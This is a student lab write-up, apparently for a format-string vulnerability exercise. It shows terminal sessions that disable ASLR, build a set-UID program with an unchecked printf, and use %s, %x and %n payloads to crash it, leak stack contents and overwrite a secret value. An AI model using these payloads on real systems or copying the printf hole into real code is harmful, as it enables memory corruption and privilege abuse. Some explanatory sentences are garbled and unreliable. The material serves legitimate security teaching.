
I now disabled the address randomization using the command sudo sysctl -w kernel.randomize_va_space=0. Disabling the address randomization will not randomize the addresses of the stack and heap, thus making difficult to guess the addresses of the stack and the heap. After disabling the address randomization, I now compiled the given program with commenting the scanf statement using the gcc compiler. Then I changed the ownership of the compiled program to root and made the compiled program a SET-UID program using the chmod and chroot commands. Using the ls command, I checked the ownership and the privileges of the compiled program.



```
[03/04/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/04/20]seed@VM:~$ vi vul_prog.c
[03/04/20]seed@VM:~$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function ‘main’:
vul_prog.c:30:8: warning: format not a string literal and no forma
t arguments [-Wformat-security]
 printf(user_input);
        ^

[03/04/20]seed@VM:~$ sudo chown root vul_prog
[03/04/20]seed@VM:~$ sudo chmod 4755 vul_prog
[03/04/20]seed@VM:~$ ls -l vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 23:45 vul_prog
[03/04/20]seed@VM:~$ 
```


Now to check if the address randomization is disabled I ran the compiled program for many times and I was able to see that the addresses of the secret variable did not change. It remains the same each time I ran the program. This is due to the disabling of the address randomization.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
tharoon
tharoon
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
tcube
tcube
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ 
```

1. **Crash the program.**


I have created and compiled the given program which writes the output to a file called mystring. I ran the program and gave a series of “%s” format specifier as input to the program which in turn writes the series of format specifier to a file called mystring. Now I ran the vul_prog with commented scanf statement where it gets its input form the file mystring. I was able to see the addresses of the secret variable getting printed along with the segmentation fault. The reason I am getting segmentation fault is because the vul_prog gets its input from the file mystring which contains the series of format specifier of “%s” and thus the program is crashed.



```
[03/05/20]seed@VM:~$ ./task2MyString
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
The string length is 46
[03/05/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
Segmentation fault
[03/05/20]seed@VM:~$ 
```


2. **Print out the secret[1] value.**

I created and saved the given program. I compiled the given program using the gcc compiler. I then ran the program task2MyString where it writes the output string to a file called mystring. After running the program I gave a series of format specifier of "%x" as input to the file to know where the address of secret[1] is positioned on the memory. Then I ran the vul_prog program and I was able to see the list of addresses in the memory. From the output I was able to see that the address of the secret[1] is at the 10th position right after the secret[0] address.



```
[03/04/20]seed@VM:~$ vi task2MyString.c
[03/04/20]seed@VM:~$ gcc task2MyString.c -o task2MyString
task2MyString.c: In function ‘main’:
task2MyString.c:22:1: warning: implicit declaration of function ‘w
rite’ [-Wimplicit-function-declaration]
 write(fp, buf, size);
 ^
task2MyString.c:23:1: warning: implicit declaration of function ‘c
lose’ [-Wimplicit-function-declaration]
 close(fp);
 ^
[03/04/20]seed@VM:~$ ./task2MyString
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
The string length is 52
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
bfffec28|b7fff918|f0b5ff|bfffec4e|1|c2|bfffed44|bfffec4e|804b018
|804b01c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```


I again ran the program to print the value of secret[1]. I ran the task2MyString program and gave 9 %x format specifier and on the 10th position I gave %s to get the value of secret[1]. We give %s on the 10th position since we knew that the address of the secret[1] is stored at the 10th position on the memory. I ran the vul_prog which gets its input from the file mystring. I was abe to see list of address along with character 'U' which is the value stored in secret[1]. The ASCII value of 'U' is 85 and the value in secret[1] is 0x55 which on converting to decimal number is equivalent to 85. Hence I was able to print the value of secret[1].



```
[03/04/20]seed@VM:~$ ./task2MyString
%x|%x|%x|%x|%x|%x|%x|%x|%x|%s
The string length is 33
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret's address is 0xbfffec24 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
bfffec28|b7fff918|f0b5ff|bfffec4e|1|c2|bfffed44|bfffec4e|804b018
|U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$
```

3. Modify the secret[1] value.


To modify the value of secret[1] I ran the task2Mystring program and gave the input as nine %x format specifier and on the 10th position I gave %n which is a special format specifier in C language which is used to print a value that is equal to the number of characters used in the printf() statement before the occurrence of the %n in the printf(). I now ran the vul_prog to check if the value of the secret[1] is modified. The vul_prog gets its input from mystring file and I was able to see that the value of secret[1] is modified. Initially the value of secret[1] was 0x55(decimal number conversion is 85) and now it is changed to 0x3c(decimal number is 60). We get the value of 60 because there are totally 60 characters that is before the occurrence of %n.



```
[03/05/20]seed@VM:~$ ./task2MyString
%x%x%x%x%x%x%x%x%x%n
The string length is 24
[03/05/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
��bfffec28b7fff918f0b5ffbfffec4e1c2bfffed44bfffec4e804b018
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x3c
[03/05/20]seed@VM:~$ 
```

4. **Modify the secret[1] value to a pre-determined value.**

To modify the value of secret[1] with a pre determined value I ran the task2MyString program which stores the output to a file called mystring. I gave the input with nine format specifier of “%x” and on the 10th position I gave %n. Along with the input I gave a random 12 digit number since I need to add a pre-determined value of 12 to the original value of secret[1]. Now I ran the vul_prog program which gets its input from the file mystring. I was able to see a list of addresses getting printed and the value of secret[1] has been changed to 0x48(decimal conversion is 72). The previous value of secret[1] was 0x3c(decimal conversion is 60) and now with pre-determined value of 12 has changed to 0x48 which is 72.



```
[03/05/20]seed@VM:~$ ./task2MyString
%x100994%x041238%x%x%x%x%x%x%x%n
The string length is 36
[03/05/20]seed@VM:~$ ./vul_prog < mystring
The variable secret’s address is 0xbfffec24 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
Please enter a string
□�bfffec28100994b7fff918041238f0b5ffbfffec4e1c2bfffed44bfffec4e804
b018
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x48
[03/05/20]seed@VM:~$ █
```